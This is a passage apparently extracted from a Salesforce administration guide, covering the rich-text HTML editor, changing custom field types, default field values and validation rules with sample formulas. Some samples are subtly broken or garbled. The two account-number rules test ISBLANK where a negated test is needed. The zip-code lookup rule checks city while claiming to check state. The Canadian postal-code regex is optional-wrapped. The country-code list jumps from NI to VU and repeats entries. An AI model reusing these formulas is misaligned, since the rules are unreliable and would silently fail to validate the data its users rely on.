- Adding a video to a knowledge article or an Idea Themes posting.
- Formatting resumes submitted by job candidates to create more readable and professional-looking versions for your users
- Emphasizing key points in a Description or Comments field by setting various font options, such as bold typeface and a larger font size
- Itemizing steps in a numbered or bulleted list to help users better understand a procedure
- Supporting your company's brand identity by specifying the URL of a logo on your website
- Including a link to a related and accessible page of your company's website

Notes on Using the Salesforce HTML Editor

When you use the editor, note the following:

- Because the Salesforce HTML editor provides a WYSIWYG interface only, you do not edit HTML tags.
- If you copy content from a Web page and paste it into the editor's window, Salesforce automatically removes unsupported tags and may preserve the text that was enclosed in unsupported tags as plain text. Note that Salesforce does not notify users when it removes unsupported or potentially malicious HTML.
- The maximum number of characters you can enter in the Salesforce HTML editor window is equal to the field length specified when creating or editing the field. The default is 32,768 characters.
- When clicked, hyperlinks open in a new browser window. The Salesforce HTML editor supports HTTP, HTTPS, and mailto hyperlinks.
- When a record is saved, the Salesforce HTML editor does not validate hyperlinks to Web pages. Be sure to confirm that you are specifying a URL that Salesforce can access.

- To insert an image, click and either select:
  - ◊ **Web Address** tab and enter the URL of the image.
  - ◊ **Upload Image** tab and select an image from your localhost. You can only upload JPEG, PNG or GIF. The image you select cannot exceed 1 Megabyte. You can't add a hyperlink to an image.

  Optionally, enter a description that appears when a user hovers over the image. The image must have a URL that Salesforce can access.
- The Salesforce HTML editor supports all languages that Salesforce Knowledge supports.
- The Salesforce HTML editor does not support JavaScript or Cascading Style Sheets (CSS).
- The Salesforce HTML editor is disabled for users who have accessibility mode enabled; it's replaced with a text box.

Supported HTML Tags and Attributes

The Salesforce HTML editor supports the tags listed in the following table.

`<a>`	`<dt>`	`<q>`
`<abbr>`	`<em>`	`<samp>`
`<acronym>`	`<font>`	`<small>`
`<address>`	`<h1>`	`<span>`
`<b>`	`<h2>`	`<strike>`
`<bdo>`	`<h3>`	`<strong>`
`<big>`	`<h4>`	`<sub>`
`<blockquote>`	`<h5>`	`<sup>`
` `	`<h6>`	`<table>`
`<caption>`	`<hr>`	`<tbody>`
`<cite>`	`<i>`	`<td>`
`<code>`	`<img>`	`<tfoot>`
`<col>`	`<ins>`	`<th>`
`<colgroup>`	`<kbd>`	`<thead>`
`<dd>`	`<li>`	`<tr>`
`<del>`	`<ol>`	`<tt>`
`<dfn>`	`<p>`	`<ul>`
`<div>`	`<pre>`	`<var>`
`<dl>`		

The tags can include the following attributes:

`alt`	`face`	`size`
`background`	`height`	`src`

border	href	style
class	name	target
colspan	rowspan	width

The attributes can include URLs that begin with the following:

- http:
- https:
- file:
- ftp:
- mailto:
- #
- / for relative links

Using Rich Text Area Fields
Adding Videos Using the HTML Editor

Adding Videos Using the HTML Editor

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change custom fields:	"Customize Application"

Before you can add videos to the HTML editor, make sure that your browser security settings allow you to embed multimedia content. Some browser security settings can block `<iframe>` elements. For example, if browser security is set to high in Internet Explorer 7, `<iframe>` content does not appear in the frame.

When the option to embed multimedia content is enabled during the setup of your application, users can cut and paste `<iframe>` HTML elements into the editor using one of two options:

1. Copy the `<iframe>` element from one of the approved video sites.

   Approved sites include Dailymotion, Vimeo, or YouTube.
2. Paste the code into the HTML editor by clicking one of these buttons:

Option	Description
	Lets you paste the `<iframe>` element into a text box on the Embed Multimedia Content dialog box. The frame and its contents are added to the editor window.

Option	Description
	Lets you paste the `<iframe>` element directly into the HTML code.

3. Click **Save**.

Using the HTML Editor

Changing Custom Field Type

Available in: **All** Editions Standard Objects are not available in **Database.com**

User Permissions Needed	
To change custom fields:	"Customize Application"

To change the data type of an existing custom field:

1. For standard objects, from Setup, click **Customize**, select the appropriate object, and click **Fields**.
2. For fields on Salesforce Knowledge article types, from Setup, click **Customize** > **Knowledge** > **Article Types** and select an article type. The article-type detail page has a Fields related list.
3. For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.
4. Click **Edit** next to the custom field you want to change.
5. Click **Change Field Type**.
6. Select a new data type and click **Next**.
7. Enter a field label, name, any other attributes, and click **Save**.

For more information, see Notes on Changing Custom Field Types on page 2958.

See Also:

Notes on Changing Custom Field Types
Custom Field Types

Notes on Changing Custom Field Types

Consider the following before converting fields:

- Only convert custom fields for which no data exists or you risk losing your data. Changing the data type of an existing custom field can cause data loss in the following situations:
  - ◊ Changing to or from type Date or Date/Time
  - ◊ Changing to Number from any other type
  - ◊ Changing to Percent from any other type
  - ◊ Changing to Currency from any other type
  - ◊ Changing from Checkbox to any other type
  - ◊ Changing from Picklist (Multi-Select) to any other type
  - ◊ Changing to Picklist (Multi-Select) from any other type

    Currently defined picklist values are retained when you change a picklist to a multi-select picklist. If records contain values that are not in the picklist definition, those values will be deleted from those records when the data type changes.
  - ◊ Changing from Auto Number to any other type
  - ◊ Changing to Auto Number from any type except Text
  - ◊ Changing from Text to Picklist
  - ◊ Changing from Text Area (Long) to any type except Email, Phone, Text, Text Area, or URL
- If data is lost, any list view based on the custom field will be deleted, and assignment and escalation rules may be affected.
- If you change the data type of any custom field that is used for lead conversion, that lead field mapping will be deleted.
- If you change the data type of a custom field that is set as an external ID, choosing a data type other than text, number, or email will cause the field to no longer act as an external ID.
- The option to change the data type of a custom field is not available for all data types. For example, existing custom fields cannot be converted into encrypted fields nor can encrypted fields be converted into another data type.
- In Salesforce Knowledge article types, the file field type can't be converted into other data types.
- You cannot change the data type of a custom field that is referenced by a Visualforce page.
- Changing a custom field type may require changing a large number of records at once. To process these changes efficiently, your request may be queued and you may receive an email notification when the process has completed.
- Before changing a custom field's type, make sure that it isn't the target of a workflow field update or referenced in a field update formula that would be invalidated by the new type.

The following data types have additional restrictions when you convert them:

Data Type	Description
Auto Number	The data in any auto-number field remains unchanged if you convert it into a text field. Also, you can safely convert a text custom field into an auto-number field without losing your data. Converting an auto-number field into any other data type results in data loss. Auto-number fields can contain a maximum of 30 characters. Before converting a text custom field into an auto-number field, change any records that contain more than 30 characters in that field.
Formula	Formula fields are special read-only fields that cannot be converted to any other data type. Likewise, you cannot convert any other field type into a formula field.

Data Type	Description
Picklist	Changing your custom picklists into custom checkboxes is simple. If you select Checkbox as the new data type, you can choose which picklist values to map to checked boxes and unchecked boxes. You can change custom picklists into multi-select picklists without losing any data. Since your records only contain a single value of that picklist, that value will still be selected but users can select additional values.
Relationships	• If your organization has a large number of records, Salesforce displays a waiting page after you have requested to change a master-detail into a lookup relationship or a lookup into a master-detail relationship. • After you have created a roll-up summary field on an object, you cannot convert the object's master-detail relationship into a lookup relationship. • A lookup cannot be converted to a master detail relationship if there are any existing records on the object that have a null value set for the lookup relationship. • If you are converting a master-detail relationship to a lookup for a custom object on the "detail" side, the organization-wide default for the object is automatically updated to Public Read/Write. Similarly, converting a lookup to a master-detail-relationship changes the organization-wide default to Controlled by Parent
Text Area (Long)	When you convert a long text area field to an Email, Phone, Text, Text Area, or URL type field, the data in your records is truncated to the first 255 characters of the field.
Text Area (Rich)	You can only convert rich text area fields into long text area fields. Any images are deleted the next time the long text area field is saved. After converting, markup is hidden in the long text area field but it is not removed from the record until you save the record. That way, the markup can be restored if you change your mind.

Note: You cannot change the data type of a custom field if it is referenced in Apex.

Changing Custom Field Type

Defining Default Field Values

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view default field values:	"View Setup and Configuration"
To define or change default field values:	"Customize Application"

To define a default field value:

1. Begin by creating a custom field; see Creating Custom Fields on page 2922. You can also define a default value for an existing custom field; see Editing Fields on page 2934.
2. Choose the type of field to create and click **Next**. For a list of the types available for default values, see About Default Field Values on page 2962.
3. Enter the attributes for the field.
4. Enter a default value or define a formula to calculate the default value.

   Note: You can define a formula for default values only where appropriate. For example, the default value options for picklist and checkbox fields are limited to the options available for those types of fields, such as `Checked`, `Unchecked`, or `Use first value as default value`.

5. Click **Next**.
6. Set the field-level security to determine whether the field should be visible for specific profiles, and click **Next**.
7. Choose the page layouts that should display the field. The field is added as the last field in the first two-column section on the page layout. For user custom fields, the field is automatically added to the bottom of the user detail page.
8. Click **Save** to finish or **Save & New** to create more custom fields.

Note: You must specify a default value for required campaign member custom fields.

Default values should not be assigned to fields that are both required and unique, as uniqueness errors may result.

About Default Field Values
Default Field Value Considerations
Useful Default Field Value Formulas

About Default Field Values

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Use default field values to make your users more productive by reducing the number of fields they need to fill in manually. Default field values automatically insert the value of a custom field when a new record is created. A default value can be based on a formula for some types of fields or exact values such as `Checked` or `Unchecked` for checkbox fields.

After you have defined default values:

1. The user chooses to create a new record.
2. Default field value is executed.
3. Salesforce displays the edit page with the default field value pre-populated.
4. The user enters the fields for the new record.
5. The user saves the new record.

The user can change the field's value but the initial default field value is only executed once, during record creation. For example, you can set the default field value on a custom lead field to seven days after the creation date to signify when to contact the lead again. You can change this value later, but you cannot automatically restore the value that was seven days after the creation date.

Set up default field values for the following types of custom fields:

- Checkbox
- Currency
- Date
- Date/Time
- Email
- Number
- Percent
- Phone
- Picklist (use the default option when setting up the picklist)
- Text
- Text Area
- URL

For a description of these types, see Custom Field Types on page 2924.

Defining Default Field Values
Default Field Value Considerations

Useful Default Field Value Formulas

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view default field values:	"View Setup and Configuration"
To define or change default field values:	"Customize Application"

Maximum Discount Rate

Your organization my apply different discount rates to opportunities based on the department of the person creating the opportunity. Use the following example to set a default value for a custom field called `Discount Rate` on opportunities.

```
CASE(User.Department, "IT", 0.25, "Field", 0.15, 0)
```

In this example, the formula inserts a discount rate of 25% on any opportunity created by a user in the "IT" department or 15% on any opportunity created by someone in the "Field" department. A zero is applied if the creator does not belong to either of these departments. This is a custom percent field on opportunities that uses the standard user field `Department`.

Product Language

You may want to associate a product with its language so that your users know the type of documentation or adapter to include. Use the following default value formula to automatically set the language of a product based on the country of the user creating the product. In this example, the default value is "Japanese" if the user's country is "Japan" and "English" if the user's country is "US." If neither is true, the default value "unknown" is inserted into the `Product Language` field.

```
CASE($User.Country , "Japan", "Japanese", "US", "English","unknown")
```

Tax Rate

Use this default value formula to set the tax rate of an asset based on the user's city. Create a custom percent field with the following default value:

```
IF($User.City = "Napa", 0.0750,
 IF($User.City = "Paso Robles", 0.0725,
  IF($User.City = "Sutter Creek", 0.0725,
   IF($User.City = "Los Olivos", 0.0750,
    IF($User.City = "Livermore", 0.0875, null
    )
   )
  )
 )
)
```

In this example, a tax rate of 8.75% is applied to an asset when the user's address is in the city of Livermore. When none of the cities listed apply, the `Tax Rate` field is empty. You can also use the `Tax Rate` field in formulas to automatically calculate taxable amounts and final sales prices.

Defining Default Field Values
Default Field Value Considerations

Default Field Value Considerations

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Default field values automatically insert the value of a custom field when a new record is created. A default value can be based on a formula for some types of fields or exact values such as `Checked` or `Unchecked` for checkbox fields. Review the following considerations before incorporating default field values in your organization.

- If a default value is based on the value of a merge field, Salesforce uses the value of the merge field at the time the default value is executed. If the value of the merge field changes later, the default value is not updated.
- Users can change or remove the default field value on a record.
- Default values should not be assigned to fields that are both required and unique, as uniqueness errors may result.
- If you make an activity custom field universally required, you must also provide a default value.
- If an activity custom field is unique, you cannot provide a default value.
- Default field values are different from formula fields in the following ways: they are only executed once, at record creation; they are not read only; and the user can change the value but cannot restore the default field value.
- Since the default value is inserted before users enter any values in the new record, you cannot use the fields on the current record to create a default field value. For example, you cannot create a default field value on a contact that uses the first initial and last name because those values are not available when you click **New** to create a contact record. However, you can use the record type because it is selected before the record edit page displays.
- To apply a different default value for different record types, use the record type as a merge field in a CASE function within the default field value setup.
- Fields that are not visible to the user due to field-level security are still available in the formula for a default field value.
- Connect Offline, Connect for Lotus Notes, Connect for Outlook, and Salesforce for Outlook do not display default values. However, Salesforce inserts the default values when a user syncs unless the user entered a value.
- Default field values are not available in the Self-Service portal.
- Lead conversion, Web-to-Lead, and Web-to-Case do not execute default field values.

Note: You can define a formula for default values only where appropriate. For example, the default value options for picklist and checkbox fields are limited to the options available for those types of fields, such as `Checked`, `Unchecked`, or `Use first value as default value`.

About Validation Rules

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Improve the quality of your data using validation rules. Validation rules verify that the data a user enters in a record meets the standards you specify before the user can save the record. A validation rule can contain a formula or expression that evaluates the data in one or more fields and returns a value of "True" or "False". Validation rules also include an error message to display to the user when the rule returns a value of "True" due to an invalid value.

After you have defined validation rules:

1. The user chooses to create a new record or edit an existing record.
2. The user clicks **Save**.
3. All validation rules are verified.
   - If all data is valid, the record is saved.
   - If any data is invalid, the associated error message displays without saving the record.
4. The user makes the necessary changes and clicks **Save** again.

You can specify the error message to display when a record fails validation and where to display it. For example, your error message can be "The close date must occur after today's date." You can choose to display it near a field or at the top of the page. Like all other error messages, validation rule errors display in red text and are preceded by the word "Error".

Important: Validation rules apply to new and updated records for an object, even if the fields referenced in the validation rule are not included in a page layout or an API call. Validation rules don't apply if you create new records for an object with Quick Create. If your organization has multiple page layouts for the object on which you create a validation rule, verify that the validation rule functions as intended on each layout. If your organization has any integrations that use this object, verify that the validation rule functions as intended for each integration.

Managing Validation Rules

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Validation rules verify that the data a user enters in a record meets the standards you specify before the user can save the record. A validation rule can contain a formula or expression that evaluates the data in one or more fields and returns a value of "True" or "False". Validation rules also include an error message to display to the user when the rule returns a value of "True" due to an invalid value.

From the validation rules page you can:

- Define a validation rule.
- Click **Edit** next to a rule name to update the rule fields.
- Delete a validation rule.
- Click a validation rule name to view more details or to clone the rule.
- Activate a validation rule.

Defining Validation Rules

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view field validation rules:	"View Setup and Configuration"
To define or change field validation rules:	"Customize Application"

Validation rules verify that the data a user enters in a record meets the standards you specify before the user can save the record. A validation rule can contain a formula or expression that evaluates the data in one or more fields and returns a value of "True" or "False". Validation rules also include an error message to display to the user when the rule returns a value of "True" due to an invalid value.

Before creating validation rules, review the Validation Rule Considerations.

1. Navigate to the relevant object, field, campaign member, or case milestone.
   - For standard objects, from Setup, click **Customize**, select the appropriate object, and click **Validation Rules**.
   - For custom objects, from Setup, click **Create** > **Objects** and select the custom object.
   - To create a validation rule for the field in Ideas, from Setup, click **Customize** > **Ideas** > **Validation Rules**.

- To create validation rules for Idea Comments, from Setup, click **Customize** > **Ideas** > **Idea Comments** > **Validation Rules**.
- To create validation rules for campaign members, from Setup, click **Customize** > **Campaigns** > **Campaign Member** > **Validation Rules**.
- To create validation rules for case milestones (entitlement management must be enabled), from Setup, click **Customize** > **Cases** > **Case Milestones** > **Validation Rules**.

2. In the Validation Rules related list, click **New**.
3. Enter the properties of your validation rule.
4. To check your formula for errors, click **Check Syntax**.
5. Click **Save** to finish or **Save & New** to create additional validation rules.

Note: The detail page of a custom activity field does not list associated validation rules. To edit the validation rule for a custom activity field, select the validation rule from Setup by clicking **Customize** > **Activities** and choose **Task Validation Rules** or **Event Validation Rules**.

Validation Rules Fields

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Field	Description
`Rule Name`	Unique identifier of up to 40 characters with no spaces or special characters such as extended characters.
`Active`	Checkbox that indicates if the rule is enabled.
`Description`	A 255-character or less description that distinguishes the validation rule from others. For internal purposes only.
`Error Condition Formula`	The expression used to validate the field. See Building Formulas and Formula Operators and Functions.
`Error Message`	The message that displays to the user when a field fails the validation rule. If your organization uses the Translation Workbench, you can translate the error message into the languages Salesforce supports. See Setting Up the Translation Workbench.
`Error Location`	Determines where on the page to display the error. To display the error next to a field, choose `Field` and select the field. If the error location is a field, the validation rule is also listed on the detail page of that field. If the error location is set to a field that is later deleted, to a field that is read only, or to a field that isn't visible on the page layout, Salesforce automatically changes the location to `Top of Page`. **Note:** Error messages can only be displayed at the top of the page in validation rules for case milestones and Ideas.

Tips for Writing Validation Rules

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

- Consider all the settings in your organization that can make a record fail validation, including assignment rules, field updates, field-level security, or fields hidden on a page layout.
- Be careful not to create contradicting validation rules for the same field; otherwise, users won't be able to save the record.

  Tip: A poorly designed validation rule can prevent users from saving valid data. Make sure you thoroughly test a validation rule before activating it. You can also use the debug log to monitor the details of your rule implementation.

- When referencing related fields in a validation formula, make sure those objects are deployed.
- Use the `RecordType.Id` merge field in your formula to apply different validations for different record types.
- You don't have to begin a validation rule formula with the IF function. Any Boolean error condition expression works. For example:
  - ◊ Correct: `CloseDate < TODAY()`
  - ◊ Incorrect: `IF(CloseDate < TODAY(), TRUE, FALSE)`
- Keep in mind that when a validation rule contains the BEGINS or CONTAINS function, it processes blank fields as valid. For example, if you have a validation rule that tests whether the serial number of an asset begins with "3", all assets with a blank serial number are considered valid.
- When using a validation rule to ensure that a number field contains a specific value, use the ISNULL function to include fields that do not contain any value. For example, to validate that a custom field contains a value of '1', use the following validation rule to display an error if the field is blank or any other number:

```
OR(ISNULL(field__c), field__c<>1)
```

- Avoid using the `IsClosed` or `IsWon` opportunity merge fields in validation formulas. Instead, use the ISPICKVAL function to determine if the `Stage` contains the appropriate value. For example, the following validation formula makes a custom `Project Start Date` field required whenever the `Stage` is "Closed Won":

```
AND(ISPICKVAL(StageName, "Closed Won"),
   ISNULL(Project_Start_Date__c))
```

- Simplify your validation formulas by using checkbox fields, which don't require any operator because they return true or false. For example, the following validation formula checks to be sure an opportunity has opportunity products using the `HasOpportunityLineItem` merge field before users can save a change to it:

```
NOT(OR(ISNEW(),HasOpportunityLineItem))
```

Tips for Writing Validation Rule Error Messages

- Give instructions. An error message like "invalid entry" doesn't tell the user what type of entry is valid. Write something more specific, such as "`Close Date` must be after today."

- Always include the field label. Users might not know what field is failing validation, especially if the error message appears at the top of the page.

  Note: When defining validation rules, you can set the error location to `Top of Page` or `Field`. If the error location is set to a field that is later deleted, to a field that is read only, or to a field that isn't visible on the page layout, Salesforce automatically changes the location to `Top of Page`.

- If you have a multilingual organization, translate your error messages. You can translate error messages using the Translation Workbench.
- Assign corresponding numbers to validation rules and their error messages. This allows you to identify the source of the error.

Defining Validation Rules
Validation Rule Considerations

Validation Rule Considerations

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Validation rules verify that the data a user enters in a record meets the standards you specify before the user can save the record. A validation rule can contain a formula or expression that evaluates the data in one or more fields and returns a value of "True" or "False". Validation rules also include an error message to display to the user when the rule returns a value of "True" due to an invalid value. Review these considerations before implementing validation rules in your organization.

How Salesforce Processes Validation Rules

Salesforce processes rules in the following order:

1. Validation rules
2. Assignment rules
3. Auto-response rules
4. Workflow rules (with immediate actions)
5. Escalation rules

In addition:

- When one validation rule fails, Salesforce continues to check any additional validation rules on that field or any other field on the page and displays all appropriate error messages at once.
- If validation rules exist for activities and you create an activity during lead conversion, the lead converts but a task isn't created.
- Validation rules are only enforced during lead conversion if validation and triggers for lead conversion are enabled in your organization.
- Campaign hierarchies ignore validation rules.
- Salesforce runs validation rules before creating records submitted via Web-to-Lead and Web-to-Case, and only creates records that have valid values.

- Validation rules continue to run on individual records if the owner is changed. If the Mass Transfer tool is used to change the ownership of multiple records, however, validation rules won't run on those records.

Validation Rule Field Restrictions

Validation rule formulas don't or can't refer to:

- Compound fields, including addresses, first and last names, and dependent picklists and lookups
- Campaign statistic fields, including statistics for individual campaigns and campaign hierarchies
- Merge fields for auto-number or compound address fields such as `Mailing Address`

Note: Merge fields for individual address fields, such as `Billing City`, are OK to use in validation rule formulas.

In addition, validation rules behave like this with regard to other fields and functions in Salesforce:

- The detail page of a custom activity field doesn't list associated validation rules.
- Because updates to records based on workflow rules don't trigger validation rules, workflow rules can invalidate previously valid fields.
- You can't create validation rules for relationship group members.
- Because roll-up summary fields aren't displayed on edit pages, you can use them in validation rules, but not as the error location.

Lookup Filters vs. Validation Rules

Validation rules and lookup filters achieve similar ends, but offer different advantages. Use a lookup filter if:

- You want to improve user efficiency by limiting the number of available options in a lookup search dialog.
- You want to improve user efficiency by automating filters on lookup search dialogs that your users manually set.

Use a validation rule if:

- You're close to the maximum number of lookup filters allowed.
- You must implement a complex business rule that requires you to use a formula. Formulas can reference fields that basic filter criteria can't reference, such as fields on the parent of the source object. Formulas can also use functions. For example, use `ISNEW` if the rule should only apply on record creation, or `ISCHANGED` if the rule should apply when a field changes.

Account Address Validation Rules

Canadian Billing Postal Code

Field	Value
Description:	Validates that the account `Billing Zip/Postal Code` is in the correct format if `Billing Country` is Canada.

Formula:	`AND(`
	`OR(BillingCountry = "CAN", BillingCountry = "CA", BillingCountry = "Canada"),`
	`NOT(REGEX(BillingPostalCode,`

Field	Value
	`"((?i)[ABCEGHJKLMNPRSTVXY]\\d[A-Z]?\\s?\\d[A-Z]\\d)?"))` `)`
Error Message:	Canadian postal code must be in A9A 9A9 format.
Error Location:	**Billing Zip/Postal Code**

Billing Zip Code Is in Billing State

Field	Value
Description:	Validates that the account `Billing Zip/Postal Code` is valid by looking up the first five characters of the value in a custom object called Zip_Code__c that contains a record for every valid zip code in the US. If the zip code is not found in the Zip_Code__c object, or the `Billing State` does not match the corresponding State_Code__c in the Zip_Code__c object, an error is displayed.

Formula:	`VLOOKUP(`
	`$ObjectType.Zip_Code__c.Fields.City__c ,`
	`$ObjectType.Zip_Code__c.Fields.Name ,`
	`LEFT(BillingPostalCode,5)) <> BillingCity`

Error Message:	Billing Zip Code does not exist in specified Billing State.
Error Location:	**Billing Zip/Postal Code**

US Billing Zip Code

Field	Value
Description:	Validates that the account `Billing Zip/Postal Code` is in 99999 or 99999-9999 format if `Billing Country` is USA or US.

Formula:	`AND(`
	`OR(BillingCountry = "USA", BillingCountry = "US"),`
	`NOT(REGEX(BillingPostalCode, "\\d{5}(-\\d{4})?"))`
	`)`
	
	Note: This example uses the REGEX function; see Shipping Zip Code on page 2975 if you are not familiar with regular expressions.

Error Message:	Zip code must be in 99999 or 99999-9999 format.
Error Location:	**Billing Zip/Postal Code**

Shipping Zip Code

<table>
<tr><th>Field</th><th>Value</th></tr>
<tr><td>Description:</td><td>Validates that the account <code>Shipping Zip/Postal Code</code> is in 99999 or 99999-9999 format if <code>Shipping Country</code> is USA or blank.</td></tr>
<tr><td>Formula:</td><td>

```
AND(
 OR(ShippingCountry = "USA", ISBLANK(ShippingCountry)),
  OR(
   AND(LEN(ShippingPostalCode) <>5,
      LEN(ShippingPostalCode) <> 10),
   NOT(CONTAINS("0123456789",
      LEFT( ShippingPostalCode, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 2, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 3, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 4, 1))),
   NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 5, 1))),
   AND(
    LEN(ShippingPostalCode) = 10,
   OR(
    MID( ShippingPostalCode , 6, 1) <> "-",
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 7, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 8, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 9, 1))),
    NOT(CONTAINS("0123456789",
      MID( ShippingPostalCode , 10, 1)))
   )
  )
 )
)
```

Note: This example interprets a blank country as US. To use this example with other countries, remove the clause that checks the length of the country field. Also, validation rule criteria are case sensitive, so this rule is only enforced when the country is blank or “USA” in all capital letters. The rule is not enforced when the country is “usa.”

Tip: You can also validate zip codes using a regular expression; for an example of a formula using a regular expression, see REGEX on page 3075.
</td></tr>
<tr><td>Error Message:</td><td>Zip code must be in 99999 or 99999-9999 format.</td></tr>
<tr><td>Error Location:</td><td>Shipping Zip/Postal Code</td></tr>
</table>

Valid Billing State (US)

Field	Value
Description:	Validates that the account `Billing State/Province` is a valid two-character abbreviation if `Billing Country` is US, USA, or blank.

Field	Value

Formula:	`AND (`
	`OR(BillingCountry = "US", BillingCountry="USA",`
	`ISBLANK(BillingCountry)),`
	`OR(`
	`LEN(BillingState) < 2,`
	`NOT(`
	`CONTAINS("AL:AK:AZ:AR:CA:CO:CT:DE:DC:FL:GA:HI:ID:" &`
	`"IL:IN:IA:KS:KY:LA:ME:MD:MA:MI:MN:MS:MO:MT:NE:NV:NH:" &`
	`"NJ:NM:NY:NC:ND:OH:OK:OR:PA:RI:SC:SD:TN:TX:UT:VT:VA:" &`
	`"WA:WV:WI:WY", BillingState)`
	`)))`
	
	Note: This example interprets a blank country as US. To use this example with other countries, remove the clause that checks the length of the country field. Also, validation rule criteria are case sensitive, so this rule is only enforced when the country is blank or "USA" in all capital letters. The rule is not enforced when the country is "usa."

Error Message:	A valid two-letter state code is required.
Error Location:	`Billing State/Province`

Valid Billing Province (Canada)

Field	Value
Description:	Validates that the account `Billing State/Province` is a valid two-character abbreviation if `Billing Country` is CA or CAN.

Formula:	`AND (`
	`   OR(BillingCountry = "CA", BillingCountry="CAN"),`
	`   OR(`
	`   LEN(BillingState) < 2,`
	`   NOT(`
	`      CONTAINS("AB:BC:MB:NB:NL:NT:NS:NU:ON:PC:QC:SK:YT", BillingState)`
	`)))`

Error Message:	A valid two-letter province code is required.
Error Location:	`Billing State/Province`

Valid Shipping State

Field	Value
Description:	Validates that the account `Shipping State/Province` is a valid two-character abbreviation if `Shipping Country` is US, USA, or blank.

Formula:	`AND (`
	`OR(ShippingCountry = "US", ShippingCountry="USA",`
	`ISBLANK(ShippingCountry)),`
	`OR(`
	`LEN(ShippingState) < 2,`
	`NOT(`

Field	Value
	CONTAINS("AL:AK:AZ:AR:CA:CO:CT:DE:DC:FL:GA:HI:ID:" & "IL:IN:IA:KS:KY:LA:ME:MD:MA:MI:MN:MS:MO:MT:NE:NV:NH:" & "NJ:NM:NY:NC:ND:OH:OK:OR:PA:RI:SC:SD:TN:TX:UT:VT:VA:" & "WA:WV:WI:WY", ShippingState)))) **Note:** This example interprets a blank country as US. To use this example with other countries, remove the clause that checks the length of the country field. Also, validation rule criteria are case sensitive, so this rule is only enforced when the country is blank or "USA" in all capital letters. The rule is not enforced when the country is "usa."
Error Message:	A valid two-letter state abbreviation is required.
Error Location:	Shipping State/Province

Valid Shipping Province (Canada)

Field	Value
Description:	Validates that the account Shipping State/Province is a valid two-character abbreviation, if Billing Country is CA or CAN.
Formula:	AND (OR(ShippingCountry = "CA", ShippingCountry="CAN"), OR(LEN(ShippingState) < 2, NOT(CONTAINS("AB:BC:MB:NB:NL:NT:NS:NU:ON:PC:QC:SK:YT", ShippingState))))
Error Message:	A valid two-letter province abbreviation is required.
Error Location:	Shipping State/Province

Valid Billing Country

Field	Value
Description:	Validates that the account Billing Country is a valid ISO 3166 two-letter code.
Formula:	OR(LEN(BillingCountry) = 1, NOT(CONTAINS("AF:AX:AL:DZ:AS:AD:AO:AI:AQ:AG:AR:AM:" & "AW:AU:AZ:BS:BH:BD:BB:BY:BE:BZ:BJ:BM:BT:BO:" & "BA:BW:BV:BR:IO:BN:BG:BF:BI:KH:CM:CA:CV:KY:" & "CF:TD:CL:CN:CX:CC:CO:KM:CG:CD:CK:CR:CI:HR:" & "CU:CY:CZ:DK:DJ:DM:DO:EC:EG:SV:GQ:ER:EE:ET:FK:" & "FO:FJ:FI:FR:GF:PF:TF:GA:GM:GE:DE:GH:GI:GR:GL:" & "GD:GP:GU:GT:GG:GN:GW:GY:HT:HM:VA:HN:HK:HU:" & "IS:IN:ID:IR:IQ:IE:IM:IL:IT:JM:JP:JE:JO:KZ:KE:KI:" & "KP:KR:KW:KG:LA:LV:LB:LS:LR:LY:LI:LT:LU:MO:MK:" & "MG:MW:MY:MV:ML:MT:MH:MQ:MR:MU:YT:MX:FM:MD:MC:" & "MC:MN:ME:MS:MA:MZ:MM:MA:NR:NP:NL:AN:NC:NZ:NI:" &

	`"VU:VE:VN:VG:VI:WF:EH:YE:ZM:ZW",`
	`BillingCountry)))`

Error Message:	A valid two-letter country code is required.
Error Location:	`Billing Country`

Account Validation Rules

Account Number Is Numeric

Field	Value
Description:	Validates that the `Account Number` is numeric if not blank.

Formula:	`AND(`
	`  ISBLANK(AccountNumber),`
	`  NOT(ISNUMBER(AccountNumber))`
	`)`

Error Message:	Account Number is not numeric.
Error Location:	`Account Number`

Account Number Length

Field	Value
Description:	Validates that the `Account Number` is exactly seven digits (if it is not blank). The number seven is simply illustrative. You can change this to any number you like.

Formula:	`AND(`
	`  ISBLANK(AccountNumber),`
	`  LEN(AccountNumber) <> 7`
	`)`

Error Message:	Account Number must be seven digits.
Error Location:	`Account Number`

Annual Revenue Range

Field	Value
Description:	Validates that the account `Annual Revenue` is not negative and does not exceed $100 billion. This limit is designed to catch typos.
Formula:	`OR( AnnualRevenue < 0, AnnualRevenue > 100000000000 )`
Error Message:	Annual Revenue cannot exceed 100 billion.
Error Location:	`Annual Revenue`

Number Validation Rules

Time Cards Must Total 40 Hours

Field	Value
Description:	Ensures that users cannot save a time card record with more than 40 hours in a work week. This example requires five custom fields on your custom object, one for each day of work.
Formula:	`Monday_Hours__c + Tuesday_Hours__c + Wednesday_Hours__c + Thursday_Hours__c + Friday_Hours__c > 40`
Error Message:	Your total hours cannot exceed 40.
Error Location:	`Top of Page`

Number Cannot Be Negative

Field	Value
Description:	Validates that a custom field called `Hours Worked` is not a negative number.
Formula:	`Hours_Worked__c < 0`
